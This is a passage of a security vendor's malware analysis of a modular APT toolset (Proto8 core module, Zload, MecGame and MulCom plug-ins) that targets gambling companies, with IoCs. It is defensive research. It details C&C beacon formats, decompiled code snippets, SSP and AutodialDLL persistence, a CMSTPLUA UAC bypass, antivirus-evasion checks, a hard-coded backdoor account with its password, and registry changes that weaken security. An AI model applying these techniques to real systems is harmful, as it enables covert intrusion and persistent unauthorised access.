qAgAAIADISAtwdNkqAgAANiwAFZNZN8MerRUAFekPk0fcaoyQFIARQBNAP8BTQAAaQBjAHIAbwQAc8AAZgB0ACBEAFfABG4AZMADdwFABSAAMQAwAC7BwAAgADYANL8cPwC/PwA/AD8APwA/
AAYAROCBAFMASwBUAE8AAFAALQAyAEMAgDMASQBRAEggAv8fAP8J/wkfAB8AHwD/E/8T//8J/wn/Cf8JHwAfAB8A/xMr/xMdADCgjDNgAC0A+FoATN8FHwAfAB8AHwD/HwAfAB8AHwAfAA8ADwAPAH8PAA8ADwAPAA8ADwACAA==
```

Figure 12: HTTP POST beacon.

The core module uses the following (mostly hard-coded) HTTP headers:

- `Accept: */*`
- `x-cid: {<uuid>}` – new UUID is generated for each GET/POST request pair
- `Pragma: no-cache`
- `Cache-control: no-transform`
- `User-Agent: <user_agent>` – generated from registry or hard coded (see below)
- `Host: <host_value>` – C&C server domain or the value from hostcfg.dat (see below)
- `Connection: Keep-Alive`
- `Content-Length: 4294967295` (max uint, only in the POST request)

User-Agent header

The User-Agent string is constructed from the registry in the same way as in the Dropper 1 module (including the logged-on user impersonation when accessing the registry) or if the registry access fails a hard-coded string is used:

‘*Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)*’.

Host header

When setting up this header, the malware looks for either a resource with the ID 1816 or a file called hostcfg.dat if the resource is not found. If the resource or file is found, the content is used as the value in the *Host* HTTP header for all C&C communication instead of the C&C domain found in smcache.dat. It does not change the actual C&C domain to which the request is made – this suggests the possibility of the C&C server being behind a reverse proxy.

Initial beacon

The first data packet the malware sends to a C&C server contains a Base64-encoded LZNT1-compressed buffer, including a newly generated UUID (different from the UUID used in the x-cid header), the victim’s username, OS version and architecture, computer DNS and BIOS names and the comment string found in smcache.dat or comment.dat. The value from comment.dat takes precedence if this file exists.

In the core module sample we analysed, there was actually a typo in the function that reads the value from comment.dat – it looks for the key ‘COMMNET’ instead of ‘COMMENT’.

After this, the malware enters a loop waiting for commands from the C&C server in the form of the ID value of one of the call objects.


Each message sent to the C&C server contains a hard-coded four-byte number value with the same structure as the values used as keys in the call-object map. The ID numbers associated with messages sent to C&C servers that we’ve seen are:

ID (last byte)	Usage
0x1B	Message to C&C which contains smcache.dat content
0x24	Message to C&C which contains a debug string
0x2F	General message to C&C
0x30	Message to C&C, unknown specific purpose
0x32	Message to C&C related to plug-ins
0x80	Initial beacon to a C&C server

Some interesting observations about the protocols, other than the HTTP protocol are:

- HTTPS does not use persistent request handles
- HTTPS uses an HTTP GET request with data Base64-encoded in the cookie header to send the initial beacon
- HTTPS, TCP and UDP use a custom 'magic' header: `Magic-Code: hhjjdfgh`

General observations on the core module



```
get_string_nothing proc near
mov     rcx, rdx
lea     rdx, aNothing   ; "nothing"
mov     r8d, 7
jmp     std::string::assign(char const * const,unsigned __int64)
get_string_nothing endp
```

Figure 13: Incomplete function.

The core samples we observed often output debug strings via OutputDebugStringA and OutputDebugStringW or by sending them to the C&C server. Examples of debug strings used by the core module are: its filepath at the beginning of execution, 'run code ok' after self-update, 'In googo' in the hook of GetProcAddress, 'recv bomb' and 'sent bomb' in the main C&C communication function, etc.

String obfuscation

We came across samples of the core module with only cleartext strings but also samples with certain strings obfuscated by XOR'ing them with a unique (per sample) hard-coded key.

Even within the samples that contain obfuscated strings, there are many cleartext strings present and there seems to be no logic in deciding which string will be obfuscated and which won't. For example, most format strings are obfuscated, but important IoCs such as credentials or filenames are not.

To illustrate this: most strings in the function that retrieves a value from the comment.dat file are obfuscated and the call to GetPrivateProfileStringW is dynamically resolved by the GetProcAddress API, but all the strings in the function that writes into the same config file are in cleartext and there is a direct call to WritePrivateProfileStringW.

Overall, the core module code is quite robust and contains many failsafes and options for different scenarios (for example, the number of possible protocols used for C&C communication), however, we probably only saw samples of this malware that are still in active development as there are many functions that are not yet implemented and only serve as placeholders.

Plug-ins

In this section, we will describe the functionality of the plug-ins used by the Core Module (Proto8) to extend its functionality.

We will describe three plug-ins with various functionalities, such as:

- Achieving persistence
- Bypassing UAC
- Registering an RPC interface
- Creating a new account
- Backdoor capabilities

Core plug-in


0985D65FA981ABD57A4929D8ECD866FC72CE8C286BA9EB252CA180E280BD8755

This plug-in is a DLL binary loaded by the fileless core module (Proto8) as mentioned above. It extends the malware's functionality by adding methods for managing additional plug-ins. These additional plug-ins export the function 'GetPlugin', which the core plug-in executes.

This part uses the same command ID-based calling convention as the core module, adding three new methods:

ID (last byte)	Function description
0x2B	Send information about plug-in location to the to C&C server
0x2C	Remove a plug-in
0x2A	Load a plug-in

All plug-in binaries used by the core module are stored in the working directory under the name kbg<tick_count>.dat. After the Core plug-in is loaded, it first removes all plug-ins from the working directory, as shown in Figure 14.



```
search_for_file_and_push_path_to_vector(Destination, &call_struct);// %Path%\\kbg*.*
Myend = v20._Myend;
Mylast = v20._Mylast;
if ( v20._Mylast != v20._Myend )
{
  do
  {
    Ptr = Mylast;
    if ( Mylast->_Myres >= 8 )
      Ptr = Mylast->_Bx._Ptr;
    OutputDebugStringW(Ptr->_Bx._Buf);
    v11 = Mylast;
    if ( Mylast->_Myres >= 8 )
      v11 = Mylast->_Bx._Ptr;
    DeleteFileW(v11->_Bx._Buf);
    ++Mylast;
  }
  while ( Mylast != Myend );
  Mylast = v20._Mylast;
}
```

Figure 14: The Core plug-in removes all plug-ins from the working directory.

Zload (Atomx.dll, xps1.dll)

2ABC43865E49F8835844D30372697FDA55992E5A6A13808CFEED1C37BA8F7876

The DLL we call Zload is an example of a plug-in loaded by the Core plug-in. It exports four functions: 'GetPlugin', 'Install', 'core_zload' and 'zload'. The main functionality of this plug-in is setting up persistence, creating a backdoor user account, and concealing itself on the infected system. We will focus on the exported functions zload, core_zload and the default DllMain function, as they contain the most interesting functionality.

Zload (process starter)

This function is fairly simple, its main objective is to execute another binary.

It first retrieves the path to the directory in which the Zload plug-in binary is located (<root_folder>) and creates a new subfolder called 'mec' in it. After this it renames and moves three files into it:

- The Zload plug-in binary itself as <root_folder>\mec\logexts.dll
- <root_folder>\spdlogd.exe as <root_folder>\mec\spdagent.exe
- <root_folder>\kb.ini as <root_folder>\mec\kb.ini

After the files are renamed and moved, it creates a new process by executing the binary <root_folder>\mec\spdagent.exe (originally <root_folder>\spdlogd.exe).

core_zload (persistence setup)

This function is responsible for persistence, which it achieves by registering itself into the list of security support providers (SSPs). *Windows* SSP DLLs are loaded into the Local Security Authority (LSA) process when the system boots.

The code of this function is notably similar to the mimikat_ssp/AddSecurityPackage_RawRPC source code found on *GitHub* [5].

DllMain (sideloading, setup)

The default DllMain function leverages several persistence and evasion techniques. It also allows the attacker to create a backdoor account on the infected system and lower the overall system security.

Persistence

The plug-in first checks if its DLL was loaded either by the processes 'lsass.exe' or by 'spdagent.exe'. If the DLL was loaded by 'spdagent.exe', it will adjust the token privileges of the current process.

If it was loaded by 'lsass.exe', it will retrieve the path 'kb<num>.dll' from the configuration file 'kb.ini' and write it under the registry key HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\WinSock2\\Parameters AutodialDLL. This ensures persistence, as it causes the DLL 'kb<num>.dll' to be loaded each time the Winsock 2 library (ws2_32.dll) is invoked.

Evasion

To avoid detection, the plug-in first checks the list of running processes for 'avp.exe' (*Kaspersky Antivirus*) and 'NortonSecurity.exe' and exits if either of them is found. If these processes are not found on the system, it goes on to conceal itself by changing its own process name to 'explorer.exe'.

The plug-in also has the ability to bypass the UAC mechanisms and to elevate its process privileges through CMSTP COM interfaces, such as CMSTPLUA {3E5FC7F9-9A51-4367-9063-A120244FBEC7}.

Backdoor user account creation

Next, the plug-in carries out registry manipulation (details can be found in the Appendix), which lowers the system's protection by:

- Allowing local accounts to have full admin rights when they are authenticating via network logon.
- Enabling RDP connections to the machine without the user password.
- Disabling admin approval on an administrator account, which means that all applications run with full administrative privileges.
- Enabling anonymous SID to be part of the everyone group in *Windows.*
- Allowing 'Null Session' users to list users and groups in the domain.
- Allowing 'Null Session' users to access shared folders.
- Setting the name of the pipe that will be accessible to 'Null Session' users.

After this step, the plug-in changes the WebClient service startup type to 'Automatic'. It creates a new user with the name 'DefaultAccount' and the password 'Admin@1999!', which is then added to the 'Administrator' and 'Remote Desktop Users' groups. It also hides the new account on the logon screen.

As the last step, the plug-in checks the list of running processes for process names '360tray.exe' and '360sd.exe', and executes the file 'spdlogd.exe' if neither of them is found.

MecGame (kb%num%.dll)

4C73A62A9F19EEBB4FEFF4FDB88E4682EF852E37FFF957C9E1CFF27C5E5D47AD

MecGame is another example of a plug-in that can be loaded by the Core plug-in. Its main purpose is similar to the previously described Zload plug-in – it executes the binary 'spdlogd.exe' and achieves persistence by registering an RPC interface with UUID {1052E375-2CE2-458E-AA80-F3B7D6EA23AF}. This RPC interface represents a function that decodes and executes a Base64-encoded shellcode.

The MecGame plug-in has several methods for executing spdlogd.exe depending on the level of available privileges. It also creates a lockfile with the name 'MSSYS.lck' or '<UserName>-XPS.lck', depending on the name of the process that loaded it, and deletes the files atomxd.dll and logexts.dll.

It can be installed as a service with the service name 'inteloem' or can be loaded by any executable that connects to the Internet via the Winsock2 library.

MulCom

ABA89668C6E9681671A95B3D7A08AAE2A067DEED2D835BA6F6FD18556C88A5F2

This DLL is a backdoor module which exports four functions: 'OperateRoutineW', 'StartRoutineW', 'StopRoutineW' and 'WorkRoutineW', the main malicious function being 'StartRoutineW'.

For proper execution, the backdoor needs configuration data accessed through a shared object with the file mapping name either 'Global\\4ED8FD41-2D1B-4CC3-B874-02F0C60FF9CB' or 'Local\\4ED8FD41-2D1B-4CC3-B874-02F0C60FF9CB'.

Unfortunately we didn't come across the configuration data, so we are missing some information such as the C&C server domains this module uses.

There are 15 commands supported by this backdoor (although some of them are not implemented), referred to by the following numerical identifiers:


Command ID	**Function description**
1	Sends collected data from executed commands. It is used only if the authentication with a proxy is done through NTLM.
2	Finds out information about the domain name, user name and security identifier of the process explorer.exe. Finds out the user name, domain name, and computer name of all Remote Desktop sessions.
3	Enumerates root disks.
4	Enumerates files and finds out their creation time, last access time and last write time.
5	Creates a process with a duplicated token. The token is obtained from one of the processes in the list.
6	Enumerates files and finds out creation time, last time access, last write time.
7	Renames files.
8	Deletes files.
9	Creates a directory.
101	Sends an error code obtained via the GetLastError API function.
102	Enumerates files in a specific folder and finds out their creation time, last access time and last write time.
103	Uploads a file to the C&C server.
104	Not implemented (reserved).
Combination of 105/106/107	Creates a directory and downloads files from the C&C server.

Communication protocol

The MulCom backdoor is capable of communicating via HTTP and TCP protocols. The data it exchanges with the C&C servers is encrypted and compressed by the RC4 and aPack algorithms respectively, using the RC4 key loaded from the configuration data object.

It is also capable of proxy server authentication using schemes such as Basic, NTLM, Negotiate or to authenticate via either the SOCKS4 and SOCKS5 protocols.

After successful authentication with a proxy server, the backdoor sends data XOR'ed by the constant 0xBC. This data is a set with the following structure:



```
data.type_of_proxy_authorization = config_data_offset_296->type_of_proxy_authorization;
data.num = 0x10022D74FFA7i64;
data.unknown = *&config_data_offset_0.unknown;
data.acp_num = GetACP();
protocol_1_tcp_2_http = *&::config_data_offset_296.type_of_protocol;
data.type_of_protocol = *&::config_data_offset_296.type_of_protocol;
type_of_proxy_authorization = config_data_offset_296->type_of_proxy_authorization;
```

Figure 15: Data sent.

Another interesting capability of this backdoor is the usage of layered C&C servers. If this option is enabled in the configuration object (it is not the default option), the first request goes to the first layer C&C server, which returns the IP address of the second layer. Any subsequent communication goes directly to the second layer.

As previously stated, we found several code similarities between the MulCom DLL and the FFRat (a.k.a. FormerFirstRAT).

CONCLUSION

We have described a robust and modular toolset used most likely by a Chinese-speaking APT group targeting gambling-related companies in South East Asia. As we mentioned in this paper, there are notable code similarities between

FFRat samples and the MulCom backdoor. FFRat or 'FormerFirstRAT' has been publicly associated with the DragonOK group according to the *Palo Alto Networks* report [2], which has in turn been associated with backdoors like PoisonIvy and PlugX – tools commonly used by Chinese-speaking attackers.

We also described two different infection vectors, one of which weaponized a vulnerable *WPS Office* updater. We rate the threat this infection vector represents as very high, as *WPS Office* claims to have 1.2 billion installations worldwide [6], and this vulnerability potentially allows a simple way to execute arbitrary code on any of these devices. We have contacted *WPS Office* about the vulnerability we discovered and it has since been fixed.

Our research points to some unanswered questions, such as reliable attribution and the attackers' motivation.

REFERENCES

[1] The BlackBerry Cylance Threat Research Team. Threat Spotlight: Breaking Down FF-Rat Malware. BlackBerry. June 2017. https://blogs.blackberry.com/en/2017/06/breaking-down-ff-rat-malware.

[2] Miller-Osborn, J.; Grunzweig, J. Unit 42 Identifies New DragonOK Backdoor Malware Deployed Against Japanese Targets. Unit 42. April 2015. https://researchcenter.paloaltonetworks.com/2015/04/unit-42-identifies-new-dragonok-backdoor-malware-deployed-against-japanese-targets/.

[3] https://nvd.nist.gov/vuln/detail/CVE-2022-24934.

[4] TeamT5. https://teamt5.org/en/.

[5] https://github.com/jas502n/mimikat_ssp/blob/master/AddSecurityPackage_RawRPC.cpp.

[6] WPS. WPS Office is dedicated to unleashing "Workplace Productivity". https://www.wps.com/about-us/.

INDICATORS OF COMPROMISE (IOCS)

Samples

setup_CN_2052_11.1.0.8830_PersonalDownload_Triale.exe

```
b9bea7d1822d9996e0f04cb5bf5103c48828c5121b82e3eb9860e7c4577e2954
```

QMSpeedupRocketTrayInjectHelper64.exe

```
a3f3bc958107258b3aa6e9e959377dfa607534cc6a426ee8ae193b463483c341
```

QMSpeedupRocketTrayStub64.dll

```
76adf4fd93b70c4dece4b536b4fae76793d9aa7d8d6ee1750c1ad1f0ffa75491
```

IcbcLog

FFylbet0825.exe, icbc_logtmp.exe

```
a428351dcb235b16dc5190c108e6734b09c3b7be93c0ef3d838cf91641b328b3
f95441b1cd6399887e99dbe6aa0ceb0ca907e8175192e71f8f1a4cca49e8fc82
a428351dcb235b16dc5190c108e6734b09c3b7be93c0ef3d838cf91641b328b3
21ec1dd34d4b7e13a474a1f31373ad041486111eb490527b6533ae2f5a38b73c
1099523c5509db1c60c9c5d57aa625636cfd820db4ac60e08e881c256d20eb72
e97c242c5a520f3c34e844032d9545e4b492d45643ed16f4e4884382769c75f2
21f20033ad20070bccdb4502a50844172ebb0707b8a2f17f573417c861cdde33
07e9a7732890cf06e479fee41218eefe404eff1bb29f888d9384752ec8d51e6c
```

log.dll,logexts.dll, xps1.dll, kwsui64.dll, MainLdr.dll

```
97c392ca71d11de76b69d8bf6caf06fa3802d0157257764a0e3d6f0159436c42
e5adbe232c40ebc8fb01eb255e53780f8d2802917dac3bff46c891532766c43f
cad70ba1f6d84f24c9fdfdedde4b7ba30eafb1df0fd44d31f5c7fe79c3101d5c
97c392ca71d11de76b69d8bf6caf06fa3802d0157257764a0e3d6f0159436c42
8597851af00c45643b32385f087d4f738b646db99b7d7b1c1de347441513be13
50a02323e184ce986338c32f22017045432179be5ae23f3154ac214b7966a7fe
0de5029181ae2a9e20bf63afb27bbf0ba4c4b99ed042780af0dfd3c568f3c8aa
```

Proto8RAT

```
725e252b9a759587bffe569832c002108b57127dbdc4ed7bddfec04c6a2e1d41
fc79292d018d012a862df3410843d46c0ed98c7bd31d6d14a6fe37e31f029854
2dca8979132502986f63ac9ea31bc97b94f057767445ac13f4e973c8d6c41dc9
24cb273098e09256bcd512daa980c1260533ea7133ebf1d8f2169c059431f2fb
598cb15cd9238505f52254e4fb21820ea7778c370d2be7e3b855b2d89b2e07bd
ee0f0728298d82d776d8aea6acb74b05b0fc0662b547b2808a21b96102d491f4
2039388615e2e23b1ad18bab3325610b1efa384cd9bbb35046b18fb6c8c9434f
```

```
98cdab8e5b0ed2f36f02b3b4b8dcb7c87a64e6295166f9b55324463cb327a454
48f11027ef15d68c3e6d943f21b948d346ef16bec3e0f3e0e658929c96505275
63acbca38798b7c22bce921625aa6698bfc831ac78b62d4e17a9c56e224d1a46
0a7b22d9736964187ffe62b90e94024ec877351089ab08de21e617dc1b412087
6d0c6985409fa2be2a22e187877c8318914a53dbdb760561e1d8162db7e29371
c7f5d2e0c9e70b850ec49e817a5018dad6676c77d50dce3b1b4292156486c57f
3361e03ad94152f1b7823f8256f4dcb857a43bb84dcbb44e6e84a5338d5029d1
93318870a3f07e37da24d779599ea49d678599a9bb853dffc9a5680320886f04
ea5fd29fd8bde88061f96f009fa7c2f34b128d9b4713779b2f8d2bb33b42fdb7
9f1cfc0c76527627e05ed9a4517861173309d30b624baa4db0e2d105c3c47960
0fc8216be472b8ca45aaac5ac0bc50ddb9655b5fd8cbfe743482f4c9cba27de9
88a55aeb2a66e71ed20c5e852c7af04686c1d9a1c36769f5094fb68d2047f8ea
e1c6a75bcb10f2f058f8896fb30fa3087f3f39e1b26ca1567a8092165dbce6fc
f3ed09ee3fe869e76f34eee1ef974d1b24297a13a58ebff20ea4541b9a2d86c7
573423da0efa9b5e46948c75d1bb9552e2723ba4fa075e65bf0cd4b1fe91441c
ff556c45bb1734bc2f29d7465291a3a4c209ef4deb91aebff81634934466c00d
8c6762907239cc90bf35b7b37708d98d25b374a3bba8e6da45caa12785050224
ddb2edb9096674a916c0cd88c81be333defc7d01d0c36848e57246debccc6dd2
edc0e6b563a0ff923399fa001797d634dbddba83e6b724b190ef6d07943bce87
c834c78f38e6be48af2d28777d9d2abec06b665307da78c31f652eda19a52ffe
2dfde7fa4f4d5e0dfac3e62a18cff7a8eb148dcc114dc9a641b7cbd7715ed252
6101f635240ee5805c29ec2cb3a9ac0d34f7f7e05d021fbc55eea3e0b8d4d55f
e074da895e4c030d047c7785d3dc95b9256ee40a1bdf16d58e569be421901e0d
1c8f486475a433b908599e4a38ded1293a492421e9c476f62c0d499066b76904
```

MulCom

```
aba89668c6e9681671a95b3d7a08aae2a067deed2d835ba6f6fd18556c88a5f2
f1b96bd59cdf8f180dddb7f374777a1a9c34faa6fc14aa3f1eeb5a185702f888
```

Atomx.dll,xps1.dll

```
2abc43865e49f8835844d30372697fda55992e5a6a13808cfeed1c37ba8f7876
3988d3fc02f3139d16536e5e7b34fd0fbe8cd19102a2c8ed56c2d77d105b3119
ea1bd2a9a76ce691f729f3a1b71e35abe68e2150f72538fa31ef9d5183e8a16d
```

kb%num%.dll

```
4c73a62a9f19eebb4feff4fdb88e4682ef852e37fff957c9e1cff27c5e5d47ad
2152cfc0ba9efeb10ef4b1578bf75c507503e7c8fa1c4dd7d21080ef6327c69f
ae357f0965758777950f8554c69f836eba20be0568eea98cd714f6d16411277f
b1d0ec3a0779132afe3b4f9ca8b84c59ebf036a40e64d85deec2b21ca0344a85
c5e53e3d485fdda982cd5949ea125482256bfd76d4e725a874ddbe89dd06e9d0
2d80b1562cc68d68ff1ebf9b46d901ad5db12464bb4c8533432d30aba608b896
fc4c4d523708432defdf7f68d3c13efbac06d57173feb45bbbd76442ba37cdaa
652f4ac2143ffd69366caf53c26bdf5a5197f0145d86cb8cb7fbfc97b7fac1e9
ee21e0964bf4609a5fcfab0b207e550f14e434567352e81f1abd08ee794eada0
7dfab9618fdc46fcf9c072a2bb93be8360c90a67b5e21da0359b636387955d82
8cdfb7c4bf1102bd7cbc5806bddc983b8ba6a2158d2efd31d76eb1b4ebe08fdc
99553649c24af7d5e72c26ea50302fb165fc2407985a536284a52670eb02b625
0adc108340ec513f0f73991ff1f60952be7f9b8a8448f4663b711b1c9c8acb73
3d29a00fe8c3b79efbb745216971286b331e5791959eff92a6a2064506e2fdc2
e9990aa62a587ddd5b33fb1f251d3c4a8de3a0cd5d5e99a326dd70ce2245f9fe
176b5808fb0e8de31912121aec8802898ca648149ec5de1830c64c283bebecd0
2b946ceed774dd9961e8cf60f633144fca5c558d4b4922102daa3b3cade2db6b
547c6a00c623fa4d88bac6be46ffff076d6e35dc20f9ab91327a6bc5f5de4f9e
66e7f55a02a53ce43272ae3fabbbd47191d02292d8b4ffd2aa5f590ed6f2245e
a2ce1f19522ce3a88b4c90b8db5fd688e18366ad3a7d1831141b449c1e854305
5676f1a9de017dafff2dab09a8ff269945d900bea6d2ce7d53fdb7d4d7e5311a
f94ec386ced1cd5e480b4a483a5c55586d157be69808f83afa50c75150c5da0d
88658a1d5e6758c098ac7e5ab7284ff53e172aaadf4a6a4bf8b0f0e7fefff14a
77890e3c6f1228408abda3722e69a0c43c4517bf060734850878af144724fa1a
263e7da3d34b1753b75f3423a52790e8f666fe5c9f9c8cb6accdec186d50d24c
796accd99b52b646cc6622792d7fa08baf53c741ac5fe88fb1f9b51de7b5de51
5a42d03593d17f6440be019b55e54b11fbcff74aa02b9399eb23fafd6f2d7310
7acc7c25cfede4c7a30185d61853b887f799773e5d6ad4251260871bbc68131f
4c73a62a9f19eebb4feff4fdb88e4682ef852e37fff957c9e1cff27c5e5d47ad
```

C&Cs

103.140.187[.]16 - DNS resolution on htxp://update.wps[.]cn/newupdate1111111111111111111111/2052/bigpatch/setup_CN_2052_11.1.0.8830_PersonalDownload_Triale.exe

23.106.123[.]196

207.148.125[.]97 - in smcache.dat

server.avastbusines[.]com

api.gpk-demo[.]com

api.geming8888[.]com

cdn2.twmicrosoft[.]com

http://www.ffyl-bet[.]com/

help.tiger266[.]com

www.animal777[.]com

mirrors.centos.8788912[.]com

themerecord.com

yd.full-subscription[.]com

zk.full-subscription[.]com

cdn.1685810[.]com

static.1685810[.]com

login.good-enough-8fe4[.]com

http://23.106.124[.]136:7865

time.daytimegamers[.]com

static.daytodayup[.]com

http://cache.download.banner.dragonfish88[.]com

cachedownload.goldenrose88[.]com

APPENDIX

List of processes:

360sd.exe

360rp.exe

360Tray.exe

360Safe.exe

360rps.exe

ZhuDongFangYu.exe

kxetray.exe

kxescore.exe

KSafeTray.exe

KSafe.exe

audiodg.exe

iexplore.exe

MicrosoftEdge.exe

MicrosoftEdgeCP.exe

chrome.exe

Registry values changed by the Zload plug-in:

Registry path in HKEY_LOCAL_MACHINE	**Registry key**

SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System	LocalAccountTokenFilterPolicy = 1
	FilterAdministratorToken = 0

SYSTEM\\CurrentControlSet\\Control\\Lsa	LimitBlankPasswordUse = 0
	EveryoneIncludesAnonymous = 1
	RestrictAnonymous = 0

System\\CurrentControlSet\\Services\\LanManServer\\Parameters	RestrictNullSessAccess = 0
	NullSessionPipes = RpcServices

Core module working directory (WD)

Default hard-coded WD names (created either in C:\ProgramData\ or in %TEMP%):

- spptools
- NewGame
- TspSoft
- InstallAtomx

File used to test permissions: *game_<tick_count>.log* – the WD path is written into it and then the file is deleted.

Hard-coded security descriptor used for WD access: ‘*D:(A;;GA;;;WD)(A;OICIIO;GA;;;WD)*’.

Lockfile name format: ‘<working_dir>\<victim_username>-<comment_string>.log’.

Core module mutexes

Global\sysmon-windows-%x (%x is a CRC32 of an MD5 hash of the victim’s username)

Global\IntelGameSpeed-%x (%x is a CRC32 of an MD5 hash of the victim’s username)

Global\TencentSecuriryAgent-P01-%s (%s is the victim’s username)